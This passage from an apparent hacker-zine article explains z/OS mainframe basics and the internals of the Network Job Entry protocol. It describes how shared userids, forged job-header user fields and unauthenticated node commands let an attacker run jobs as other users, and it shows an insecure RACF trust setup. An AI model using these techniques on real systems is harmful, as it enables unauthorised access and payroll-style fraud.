 4 -rw-r--r--   1 MARGO     SYS1         1494 Mar  9 13:09 phrack.txt
   > cat manifest
 6 This is our world now... the world of the electron and the switch, the
   beauty of the baud.  We make use of a service already existing without paying
 8 for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
   you call us criminals.  We explore... and you call us criminals.  We seek
10 after knowledge... and you call us criminals.  We exist without skin color,
   without nationality, without religious bias... and you call us criminals.
12 You build atomic bombs, you wage wars, you murder, cheat, and lie to us
   and try to make us believe it's for our own good, yet we're the criminals.
14 > cat "//'DADE.EXAMPLE(phrack)'"

                                 _ _ |       _____
16                              | \/ |      / _____/
                                |_||_|etal/ /hop
18                               _____/ /
                               /_____/
20                               (314)432-0756
                            24 Hours A Day, 300/1200 Baud
22                                 Presents....

24                                 ==Phrack Inc.==
                            Volume One, Issue One, Phile 1 of 8
26
                                   Introduction...
28 > netstat
   MVS TCP/IP NETSTAT CS V3R5        TCPIP Name: TCPIP          13:16:16
30 User Id  Conn     Local Socket            Foreign Socket         State
   -------  ----     ------------            --------------         -----
32 TN3270   0000000B 0.0.0.0..23             0.0.0.0..0             Listen
```

Figure 12.4: OMVS

```
   READY
 2 listds example
   DADE.EXAMPLE
 4 --RECFM-LRECL-BLKSIZE-DSORG
     FB     80    27920    PO
 6 --VOLUMES--
   PUBLIC
 8 edit 'dade.example(manifest)' text
   IKJ52338I DATA SET 'DADE.EXAMPLE(MANIFEST)' NOT LINE NUMBERED, USING NONUM
10 EDIT
   list
12 This is our world now... the world of the electron and the switch, the
   beauty of the baud.  We make use of a service already existing without paying
14 for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
   you call us criminals.  We explore... and you call us criminals.  We seek
16 after knowledge... and you call us criminals.  We exist without skin color,
   without nationality, without religious bias... and you call us criminals.
18 You build atomic bombs, you wage wars, you murder, cheat, and lie to us
   and try to make us believe it's for our own good, yet we're the criminals.
20 IKJ52500I END OF DATA
   end
22 READY
   netstat
24 EZZ2350I MVS TCP/IP NETSTAT CS V3R5        TCPIP Name: TCPIP          18:23:42
   EZZ2585I User Id  Conn     Local Socket            Foreign Socket         State
26 EZZ2586I -------  ----     ------------            --------------         -----
   EZZ2587I TN3270   0000000B 0.0.0.0..23             0.0.0.0..0             Listen
```

Figure 12.5: TSO

```
1 listds 'dade.example' members
  DADE.EXAMPLE
3 --RECFM-LRECL-BLKSIZE-DSORG
  FB     80     27920     PO
5 --VOLUMES--
  PUBLIC
7 --MEMBERS--
  MANIFEST
9 PHRACK
```

Here we can see that the file EXAMPLE was in fact a folder that
contained the files MANIFEST and PHRACK. Of course this would be too easy if
they just called it "files" and "folders;" no, these are called datasets and
members.

Another thing you may be noticing is that there seem to be dots
instead of slashes to denote folders/files hierarchy. It's natural to assume
—if you don't use mainframes—that the nice comforting notion of a
hierarchy carries over with some minimal changes—but you'd be
wrong. z/OS doesn't really have the concept of a folder hierarchy.

The files dade.file1.g2 and dade.file2.g2 are simply named this way for
convenience. The locations, on disk, of various datasets, etc. are
controlled by the system catalogue—which is another topic to save
away for a future article. Regardless, those dots do serve a purpose and
have specific names. The text before the first dot is called a High Level
Qualifier, or HLQ. This convention allows security products the
ability to provide access to clusters of datasets based on the HLQ. The
other 'levels' also have names, but we can just call them qualifiers and
move on. For example, in the listds example above we wanted to see the
members of the file DADE.EXAMPLE where the HLQ is DADE.

```
 1  //USSINFO    JOB  (JOBNAME),'exec  cat  and  netstat',CLASS=A,
    //                MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
 3  //UNIXCMD    EXEC  PGM=BPXBATCH
    //*  ***************
 5  //*  JCL  to  get  system  info
    //*  ***************
 7  //STDIN       DD  SYSOUT=*
    //STDOUT      DD  SYSOUT=*
 9  //STDPARM     DD  *
    sh  cat  example/manifest;netstat  home
11  /*
```

Figure 12.6: Simple JCL File

Jobs and Languages

Now that you understand a little about the file system and the command interfaces, it is time to introduce JES2 and JCL. JES2, or Job Entry Subsystem v2, is used to control batch operations. What are batch operations? Simply put, these are automated commands/actions that are taken programmatically. Let's say you're McDonalds and need to process invoices for all the stores and print the results. The invoice data is stored in a dataset, you do some work on that data, and print out the results. You'd use multiple different programs to do that, so you write up a script that does this work for you. In z/OS we'd refer to the work being performed as a *job*, and the script would be referred to as JCL, or Job Control Language.

There are many options and intricacies of JCL and of using JCL, and I won't be going over those. Instead, I'm going to show you a few examples and explain the components.

Figure 12.6 shows a very simple JCL file. In JCL each line starts with a //. This is required for every line that's not parameters or data being passed to a program. The first line is known as the job card. Every JCL file starts with it. In our example, the NAME of the job is USSINFO, then comes the TYPE (JOB) followed by the job name (JOBNAME) and programs exec cat and netstat. The remaining items can be understood by reading documentation and tutorials.[35]

Next we have the STEP. We give each job step a name. In our example, we gave the first step the name UNIXCMD. This step executes the program BPXBATCH.

What the hell is BPXBATCH? Essentially, all UNIX programs, commands, etc., start with BPX. In our JCL, BPXBATCH means "UNIX BATCH," which is exactly what this program is doing. It's executing commands in UNIX through JES as a batch process. So, using JCL we EXECute the program BPXBATCH: EXEC PGM=BPXBATCH

Skipping STDIN and STDOUT, which just mean to use the defaults, we get to STDPARM. These are the options we wish to pass to BPXBATCH (PARM stands for parameters). It takes UNIX commands as its options and executes them in UNIX. In our example, it's catting the file example/manifest and displaying the current IP configuration with netstat home. If you ran this JCL, it would cat the file /dade/example/manifest, execute netstat home, and print any output to STDOUT, which really means it will print it to the log of your job activities.

If, instead of using UNIX commands, you wanted to execute TSO commands, you could use IKJEFT01, as in Figure 12.7.

```
1 //TSOINFO    JOB  (JOBNAME),'exec netstat',CLASS=A,
  //                MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
3 //TSOCMD     EXEC  PGM=IKJEFT01
  //SYSTSPRT   DD    SYSOUT=*
5 //SYSOUT     DD    SYSOUT=*
  //SYSTSIN    DD    *
7    LISTDS 'DADE.EXAMPLE' MEMBERS
     NETSTAT HOME
9 /*
```

Figure 12.7: IKJEFT01 for Executing TSO Commands

MACHINE ROOM
THIS IS A LARGE ROOM FULL OF ASSORTED HEAVY MACHINERY,
WHIRRING NOISILY. THE ROOM SMELLS OF BURNED RESISTORS.
ALONG ONE WALL ARE THREE BUTTONS WHICH ARE,
RESPECTIVELY, ROUND, TRIANGULAR, AND SQUARE. NATURALLY,
ABOVE THESE BUTTONS ARE INSTRUCTIONS WRITTEN IN
EBCDIC...

Security

You need to understand that OS/360 didn't really come with security, and it wasn't until SHARE in 1974 that the decision to create security products for the mainframe was made. IBM didn't release the first security product for the mainframe until 1976. Later, competing products would be released, specifically ACF2 in 1978 and Top Secret sometime after that. IBM's security product was RACF, or Resource Access Control Facility, and is what is commonly referred to as a SAF, or Security Access Facility. (ACF2/Top Secret are also SAFs.)

Within RACF you have classes and permissions. You can create users, assign groups. You get what you'd expect from modern identity managers, but it's very arcane and the command syntax makes no sense. For example, to add a user the command is ADDUSER:

```
1  ADDUSER  ZEROKUL  NAME('Dade Murphy')
      TSO(TSO(ACCTNUM(E133T3)  PROC(STARTUP))
3     (OMVS(UID(31337)  HOME(/u/ZEROKUL)  PROGRAM(/bin/tcsh))
      DFLTGRP(SYSOM)  OWNER(SYSADM)
```

Adding a group is similar. Luckily, as with all things, z/OS IBM has really good documentation on how to use RACF.

The key thing to know is that RACF is one huge database stored as data within a dataset. (You can see the location by typing RVARY.)

Networking

Mainframes run a full TCP/IP stack. This shouldn't really come as a shock, as you saw NETSTAT above! TCP/IP has been available since the 80s on z/OS and has slowly replaced SNA (System Network Architecture, a crazy story beyond the scope of this article).

TCP/IP is configured in a parmlib. I'm being vague here, not to protect the innocent, but because z/OS is so configurable that you can put these configuration files anywhere. Likely, however, you'll find it in SYS1.TCPPARMS (a PDS).

So, we've got TCP/IP configured and ready to go, and we understand that a lot of a mainframe's power comes from batch processing. So far so good.

Network Job Entry

Understand that mainframes are expensive. Very expensive. When you buy one, you're not in it for the short term. But, say you're an enterprise in the 80s and have a huge printing facility designed to print checks in New Mexico. You buy a mainframe to handle all the batch processing of those printers and keep track of what was printed where and when. Unfortunately, the data needed for those checks is kept in a system in Ohio, and only the system in Idaho knows when it's ready to kick off new print jobs automatically. Enter Network Job Entry.

Using Network Job Entry (or NJE), you can submit a job in one environment, say the Idaho mainframe POTATO, and have it execute the JCL on a different system, for example the New Mexico mainframe CACTUS.

An interesting property of NJE, depending on the setup, is that in the default configuration JES2 will take the userid of the submitter and pass that along to the target system. If that user exists on the target system and has the appropriate permissions, it will execute the job as that user. No password, or tokens. How it does this is explained below in section 4.1.

Here's the same UNIX JCL we saw above, but this time, instead of executing on our local system (CACTUS), it will execute on POTATO:

```
 //USSINFO   JOB  (JOBNAME),'exec  id  on  potato',CLASS=A,
2 //                MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
 /*XEQ       POTATO
4 //UNIXCMD   EXEC  PGM=BPXBATCH
 //STDIN     DD  SYSOUT=*
6 //STDOUT    DD  SYSOUT=*
 //STDPARM   DD  *
8 sh  id
 /*
```

The new line "/*XEQ POTATO" tells JES2 we'd like to execute this on POTATO, instead of our local system.

Within NJE these systems are referred to as *nodes* in a trusted network of mainframes.

The Setup

NJE can use SNA, but most companies use TCP/IP for their NJE setup today. Configuring NJE requires a few things before you get started. First, you'll need the IP addresses for the systems in your NJE network, then you need to assign names to each system (these can be different than hostnames), then you turn it all on and watch the magic happen. You'll need to know all the nodes before you set this up; you can't just connect to a running NJE server without it being defined.

Let's use our example from before:

System	Name	IP
System 1	POTATO	10.10.10.1
System 2	CACTUS	10.10.10.2

Somewhere on the mainframe there will be the JES2 startup procedures, likely in SYS1.PARMLIB(JES2PARM), but not always. In that file there will be a few lines to declare NJE settings. The section begins with NJEDEF, where the number of nodes and lines are declared, as well as the number of your own node. Then, the nodes are named, with

the NODE setting and the socket setup with NETSRV, LINE, and SOCKET as shown in Figure 12.8.

System 1:	POTATO	System 2:	CACTUS
NJEDEF	NODENUM=2, OWNNODE=1, LINENUM=1,	NJEDEF	NODENUM=2, OWNNODE=2, LINENUM=1
NODE(1)	NAME=POTATO	NODE(1)	NAME=POTATO
NODE(2)	NAME=CACTUS	NODE(2)	NAME=CACTUS
NETSRC(1)	SOCKET=LOCAL	NETSRC(1)	SOCKET=LOCAL
LINE(1)	UNIT=TCPIP	LINE(1)	UNIT=TCPIP
SOCKET(CACTUS)	NODE=2, IPADDR=10.10.10.2	SOCKET(POTATO)	NODE=1, IPADDR=10.10.10.1

Figure 12.8: Nodes in our network

With this file you can turn on NJE with the JES2 console command $S NETSERV1. This will enable NJE and open the default port, 175, waiting for connections. To initiate the connection, you could connect from POTATO to CACTUS with this JES2 command: $SN,LINE1,N=CACTUS, or, to go the other way, $SN,LINE1,N=POTATO.

You can also password protect NJE by adding the PASSWORD variable on the NODE lines.

```
1   NODE(1)    NAME=POTATO ,PASSWORD=OHIO1234
    NODE(2)    NAME=CACTUS ,PASSWORD=NJEROCKS
```

The commands, in this case, don't change when you connect, but a password is sent. These passwords don't need to be the same, as you can see in the example. But once you start getting five or more nodes in a network, all with different passwords, managing these configs can become a pain, so most places just use a single, shared password, if they use passwords at all.

NJE communication can also use SSL, with a default port of 2252. If you're not using SSL, all data sent across the network is sent in cleartext.

With this setup we can send commands to the other nodes by using the $N JES2 command. To display the current nodes connected to POTATO from CACTUS, you'd enter $N 1,'$D NODE'. These commands, sent with $N, are referred to as Nodal Message Records or NMR.

```
  16.54.08    $HASP826  NODE(1)
2 16.54.08    $HASP826  NODE(1)
              NAME=POTATO, STATUS=(OWNNODE), TRANSMIT=BOTH,
4 16.54.08    $HASP826  RECEIVE=BOTH, HOLD=NONE
  16.54.08    $HASP826  NODE(2)
6 16.54.08    $HASP826  NODE(2)
              NAME=CACTUS, STATUS=(VIA/LNE1), TRANSMIT=BOTH,
8 16.54.08    $HASP826  RECEIVE=BOTH, HOLD=NONE
```

Nodes!

The current setup will only allow NMRs to be sent from one node to another. We need to set up trust between these systems. Thankfully, with RACF this is a fairly easy and painless setup. This setup can be done with the following commands on POTATO. Note, this is ultra insecure! Do not use this type of setup if you are reading this. This is just an example of what the author has seen in the wild:

```
  RDEFINE RACFVARS &RACLNDE UACC(NONE)
2 RALTER RACFVARS &RACLNDE ADDMEM(CACTUS)
  SETROPTS CLASSACT(RACFVARS) RACLIST(RACFVARS)
4 SETROPTS RACLIST(RACFVARS) REFRESH
```

What this does is tell RACF that, for any job coming in from CACTUS, POTATO can assume that the RACF databases are the same. NJE doesn't actually require users to sign in or send passwords between nodes. Instead, as described in more detail below, it attaches the submitting the user's userid from the local node and passes that information to the node expected to perform the work. With the above setup the local node assumes that the RACF databases are the same (or similar enough), and that users from one system are the same on another. This isn't always the case and can easily be manipulated to our

advantage. Thus, in our current setup to submit work from one system to another, the user `jsmith` would have to exist on both.

Name	Len	Encoding	Description
TYPE	8	EBCDIC	One of OPEN, ACK, or NAK padded with spaces.
RHOST	8	EBCDIC	The name of the source node, padded with spaces.
RIP	4	—	IP address of the source node.
OHOST	8	EBCDIC	Padded name of the target node.
OIP	4	—	IP address of target node.
R	1	—	Reason for NAK (0x01 or 0x04).

Figure 12.9: 33-byte NJE handshake packet

Inside NJE

With the high level discussion out of the way, it's time to dissect the innards of NJE, so we can make it do what we want. Fortunately, IBM has documented how NJE works in the document `has2a620.pdf` or more commonly known as "Network Job Entry Formats and Protocols." Throughout the rest of this article, you'll see page references to the sections within this document that describe the process or record format being discussed.

The Handshake

I'm not going to go into the TCP/IP handshake, as you should be already familiar with it. After you've established a TCP connection nothing happens, literally. If you find an open port on an NJE server and connect to it with anything, the server will not send a banner or let you know what's up. It just sits there and waits. It waits for a very specific initialization packet that is 33 bytes long.[36] Figure 12.9 shows a breakdown of this packet.

CACTUS sends this packet.

TYPE	–	–	–	–	–	–	–	OHOST	–	–	–	–	–	–	–	OIP	–	–	–	RHOST	–	–	–	–	–	–	–	RIP	–	–	–	–	R
D6	D7	C5	D5	40	40	40	40	D7	D6	E3	C1	E3	D6	40	40	0A	0D	25	0A	C3	C1	C3	E3	E4	E2	40	40	0A	0A	0A	02	00
O	P	E	N					P	O	T	A	T	O			10	13	37	10	C	A	C	T	U	S			10	10	10	02	0

(row label: 2)

CACTUS receives this packet.

TYPE	–	–	–	–	–	–	–	OHOST	–	–	–	–	–	–	–	OIP	–	–	–	RHOST	–	–	–	–	–	–	–	RIP	–	–	–	–	R
C1	C3	D2	40	40	40	40	40	C3	C1	C3	E3	E4	E2	40	40	00	00	00	00	D7	D6	E3	C1	E3	D6	40	40	0A	0A	0A	01	00
A	C	K						C	A	C	T	U	S			0	0	0	0	P	O	T	A	T	O			10	10	10	01	0

(row labels: 1, 3)

Figure 12.10: Packets from and to Cactus.

Taking a look at a connection to POTATO from CACTUS, we see that CACTUS sends and receives the packet in Figure 12.10.

This is the expected response when sending valid OHOST and RHOST fields. If you send an OPEN, and either of those are incorrect, you get a NAK response TYPE, followed by 24 zeroes and a reason code. Notice that you don't need a valid OIP/RIP; it can be anything.

Here's the reply when we send an RHOST and an OHOST of

FAKE: D5 C1 D2 40 40 40 40 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01

SOH WHAT?

Once an ACK NJE packet is received, the server is expecting a SOH/ENQ packet.[37] From this point on, every NJE packet sent is surrounded by a TTB and a TTR.[38] I'm sure these had acronyms at some point, but this is no longer documented. We just need to know that a TTB is eight bytes long with the third and fourth bytes being the length of the packet plus itself. Think of the B as BLOCK. Following the TTB is a TTR. An NJE packet can have multiple TTRs but only one TTB. A TTR is four bytes long and represents the length of the RECORD. SOH in EBCDIC is 0x01, ENQ is 0x2D.

```
1 |--------- TTR ----------|--- TTB ---|SO|EN|-- TTR ----|
    00 00 00 12 00 00 00 00 00 00 00 02 01 2D 00 00 00 00
```

The NJE server replies with:

```
     |--------- TTR ----------|--- TTB ---|DL|A0|-- TTR ----|
 2 |  00 00 00 12 00 00 00 00 00 00 00 02 10 70 00 00 00 00
```

or DLE (`0x10`) ACK0 (`0x70`). These are the expected control responses to our SOH/ENQ.

NCCR, not a Cruise Line!

The next part of initialization is sending an 'I' record. NJE has a bunch of different types of records, I, J, K, L, M, N, and B. These are known as Networking Connection Control Records (NCCR) and control NJE node connectivity.[39] The important ones to know are I (Initial Signon), J (Signon Reply), and B (Close Connection).

An initial sign-on record is made up of many components. The important things to know here are that the RCB is `0xF0`, the SRCB is the letter 'I' in EBCDIC (`0xC9`), and that there are fields within an NCCR I record called NCCILPAS and NCCINPAS that are used for password-protected nodes. NCCILPAS × 2 is used when the nodes passwords are the same, whereas you'd use NCCINPAS if the local password is different from the target password. For example, if we set the PASSWORD in NJEDEF to NJEROCKS, we'd put NJEROCKS in both the NCCILPAS and NCCINPAS fields.

We send an I record, then receive a J record, and now the two mainframes are connected to one another. Since we added trusted nodes with RACF, we can now submit jobs between the two mainframes as users from one system to another. If a user exists on both mainframes, jobs submitted from one mainframe to run on another will be executed as that user on the target system. The assumption is that both mainframes are secure and trusted (otherwise why would you set them up?)

Bigger Packets

As we get deeper into the NJE connection, more layers get added on. Once we've reached this phase, additional items are are now included in

every NJE packet: TTB → TTR → DLE → STX → BCB → FCS → RCB → SRCB → DATA

We already talked about TTB and TTR. DLE (`0x10`) and STX (`0x02`) are transmission control. The BCB, or Block Control Byte, is always `0x80` plus a modulo 16 number. It is used for tracking the current sequence number and is incremented each time data is sent.[40] FCS is the Function Control Sequence. The FCS is two bytes long and identifies the stream to be used.[41] RCB is a Record Control Byte, which can be one of the following:[42]

```
      - 0x00  End of block
 2    - 0x90  Request to start stream
      - 0xA0  Permission to start Stream
 4    - 0xB0  Deny request to start stream
      - 0xC0  Acknowledge transmission complete
 6    - 0xD0  Ready to receive stream
      - 0xE0  BCB error
 8    - 0xF0  Control record (NCCR)
      - 0x9A  Command or message (NMR)
10    - 0x98-0xF8  SYSIN (incoming data)
      - 0x99-0xF9  SYSOUT (output from jobs, files, etc)
```

SRCB is a Source Record Control Byte. For each RCB a SRCB is required. (IBM calls it a Source Record Control Byte, but I like to think of it as "Second.")[43]

```
 1    - 0x90-D0  The SRCB is the RCB of the stream to be started.
      - 0xE0     The SRCB is the correct BCB.
 3    - 0xF0     The NCCR type.
      - 0x9A     Always 0x00.
 5    - 0x98-F8  Define the type of incoming data.
      - 0x99-F9  Define the type of output data.
```

And finally here is the data. The maximum length of a record (or TTR) is 255 bytes. Each record *must* have an RCB and a SRCB, which effectively means that each chunk of data cannot be longer than 253 bytes. That's not a lot of room! Fortunately, NJE implements compression using SCB, or String Control Bytes.[44] SCB compresses

duplicate characters and repeated spaces using a control byte that uses a byte's two high order bits to denote that either the following character should be repeated x times (`101x xxxx`), a blank should be inserted x times (`100x xxx`), or the following x characters should be skipped to find the next control byte (`11xx xxxx`). `0x00` denotes the end of compressed data, whereas `0x40` denotes that the stream should be terminated. Not everything needs to be compressed; for example, NCCR records don't need to be.

Figure 12.11 shows a breakdown of a packet, `00 00 00 3b 00 00 00 00 00 00 00 2b 10 02 82 8f cf 9a 00 cd 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 a8 00 c6 d7 d6 e3 c1 e3 d6 82 ca 01 5b c4 40 d5 d1 c5 c4 c5 c6 00 00 00 00 00`.

Since this is an NMR (RCB = `0x9A`), we can break down the data after decompression using the format described by IBM.[45] The decompressed payload is shown in Figure 12.12.

Therefore, this rather long packet was used to send the command `$D` `NJEDEF` from the node POTATO to the node NEWYORK.

Abusing NJE

As discussed earlier, userids are expected to be the same across nodes. But knowing how enterprises operate requires conducting a little test.

Pretend that you work for a large enterprise with multiple mainframe environments all connected through NJE. In this example, two nodes exist: (1) DEV and (2) PROD.

Type	Data	Value
TTB	00 00 00 3b 00 00 00 00	59
TTR	00 00 00 2a	43
DLE	10	DLE
STX	02	STX
BCB	82	2
FCS	8f cf	n/a
RCB	9a	NMR Cmd/Message
SRCB	00	n/a
Data	See Below	See Below
TTB	00 00 00 00	TTB Footer

The Data field was compressed using SCB. It decompresses to 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 00 00 00 00 00 00 00 00 d7 d6 e3 c1 e3 d6 40 40 01 5b c4 40 d5 d1 c5 c4 c5 c6.

Figure 12.11: Example NJE packet

A user named John Smith, who manages payroll, frequently works in the production environment (PROD) and has an account on that system with the userid "JSMITH."

A developer named Jennifer Smith is hired to help with transaction processing. Jennifer will only ever do work on the development environment, so an "Identity Manager" assigns her the user id "JSMITH" on the DEV mainframe.

What is the problem in this example? How could Jennifer exploit her access on DEV to get a bigger paycheck?

Well, the problem is that whoever set up the accounts didn't bother to check all the environments before creating the new user account on DEV. Since DEV and PROD are trusted nodes in an NJE network, Jennifer could submit jobs to the production environment (using /*XEQ PROD), and the JCL would execute under Johns permissions—not a very secure setup. Worse still, the logs on PROD will show that John was the one messing with payroll to give Jennifer a raise.

Garbage SYSIN

When JCL is sent between nodes, it is called SYSIN data. To control who the data is from, the type of data, etc., a few more pieces of data are added to the NJE record. When JES2 processes JCL, it creates the SYSIN records. As it processes the JCL, it identifies the /*XEQ command and creates the Job Header, Job Data, and Job Footer.[46]

Job Data is the JCL being sent, Job Footer is some trailing information, and Job Header is where the important components (for us) live.

Within the Job Header itself there are four sub-sections: General, Scheduling, Job Accounting, and Security.

The first three are boring and are just system stuff. (They're actually very exciting, but for this writeup they aren't important.) The good bits are in the Security Section Job Header. The security section header is made up of 18 settings,[47] shown in Figure 12.13.

The two most important of these are the NJHTOUSR and NJHTOGRP variables. These define the User ID and Group ID of the job coming into the system. If someone were able to manipulate these fields within the Job Header before it was sent to an NJE server, they could execute anything as any user on the system (so long as they had the ability to submit jobs, something almost every user does). At this point you're basically two fields away from owning a system.

Command and Control

In an earlier section, we discussed NMR, Nodal Message Records. These have an RCB of 0x9A. By far the most interesting property of NMRs is their ability to send commands from one node to another. This exists to allow easier, centralized management of a bunch of mainframe (NJE) nodes on a network. You send commands, and the reply gets routed back to you for display.

For example, we can send the JES2 command $D JQ that will tell us all the jobs that are currently running. To display all the jobs running on CACTUS from POTATO, we simply add $N 2 in front of the command we wish to execute: $N 2,'$D JQ'

```
   [...]
 2 13.42.01 STC00021 $HASP890 JOB(TCPIP)
   13.42.01 STC00021 $HASP890 JOB(TCPIP)
 4          STATUS=(EXECUTING/EMC1), CLASS=STC,
   13.42.01          $HASP890
 6          PRIORITY=15, SYSAFF=(EMC1), HOLD=(NONE)
   13.42.01 STC00022 $HASP890 JOB(TN3270)
 8 13.42.01 STC00022 $HASP890 JOB(TN3270)
           STATUS=(EXECUTING/EMC1), CLASS=STC,
10 13.42.01          $HASP890
           PRIORITY=15, SYSAFF=(EMC1), HOLD=(NONE)
12 13.42.01 TSU00035 $HASP890 JOB(DADE)
   13.42.01 TSU00035 $HASP890 JOB(DADE)
14          STATUS=(AWAITING HARDCOPY), CLASS=TSU,
   13.42.01          $HASP890
16          PRIORITY=1, SYSAFF=(ANY), HOLD=(NONE)
   [...]
```

To make changes at a target system we can issue commands with $T. The command $D JOBDEF,JOBNUM tells us the maximum number of jobs that are allowed to run at one time. We can increase (or decrease) this number with $T JOBDEF,JOBNUM=#.

Item	Data	Value
NMRFLAG	90	NMRFLAGC Set to 'on'.
NMRLEVEL	77	Highest level
NMRTYPE	00	Unformatted command.
NMRML	09	Length of NMRMSG
NMRTONOD	d7 d6 e3 c1 e3 d6 40 40	To NEWYORK
NMRTOQUL	01	The identifier. Node 1.
NMROUT	00 00 00 00 00 00 00 00	The UserID, Console ID. (Blank.)
NMRFMNOD	c3 c1 c3 e3 e4 e2 40 40	From POTATO
NMRFMQUL	01	From identifier. Can be the same.
NMRMSG	5b c4 40 d5 d1 c5 c4 c5 c6	Command: "$D NJEDEF" in EBCDIC

Figure 12.12: Decompressed payload from Figure 12.11.

Name	Size	Description
NJHTLEN	2B	Length of header
NJHTTYPE	1B	Type (Always 0x8C for security.)
NJHTMOD	1B	Modifier 0x00 for security.
NJHTLENP	2B	Remaining header length.
NJHTFLG0	1B	Flag for NJHTF0JB which defines the owner.
NJHTLENT	1B	Total length of sec header.
NJHTVERS	1B	Version of RACF
NJHTFLG1	1B	Flag byte for NJHT1EN (Encrypted or not), NJHT1EXT (format) and NJHTSNRF (no RACF)
NJHTSTYP	1B	Session type
NJHTFLG2	1B	Flag byte for NJHT2DFT, NJHTUNRF, NJHT2MLO, NJHT2SHI, NJHT2TRS, NJHT2SUS, NJHT2RMT
NJHT2DFT	1b	Not verified
NJHTUNRF	1b	Undefined user without RACF
NJHT2MLO	1b	Multiple leaving options
NJHT2SHI	1b	Security data not verified
NJHT2TRS	1b	A Trusted user
NJHT2SUS	1b	A Surrogate user
NJHT2RMT	1b	Remote job or data set
NJHTPOEX	1B	Port of entry class
NJHTSECL	8B	Security label
NJHTCNOD	8B	Security node
NJHTSUSR	8B	User ID of Submitter
NJHTSNOD	8B	Node the job came from
NJHTSGRP	8B	Group ID of Submitter
NJHTPOEN	8B	Originator node name
NJHTOUSR	8B	User ID
NJHTOGRP	8B	Group ID

Figure 12.13: Security Section Job Header

```
1 │ $D  JOBDEF ,JOBNUM
  │ $HASP835  JOBDEF    JOBNUM=3000
3 │ $T  JOBDEF ,JOBNUM=3001
  │ $D  JOBDEF ,JOBNUM
5 │ $HASP835  JOBDEF    JOBNUM=3001
```

We can do the exact same thing with NJE, but instead pass it a node number `$N 2,'$T JOBDEF,JOBNUM=3001'`. This is the power of NMR commands. Notice that there are no userids or passwords here, only commands going from one system to another.

A reference for every single JES2 command exists. Some interesting JES2 commands are the ones we already talked about (lowering/increasing number of concurrent jobs), but you can also profile a mainframe using the various `$D` (for display) commands. `JOBDEF`, `INITINFO`, `NETWORK`, `NJEDEF`, `JQ`, `NODE` etc. `NJEDEF` is especially important!

Breaking In

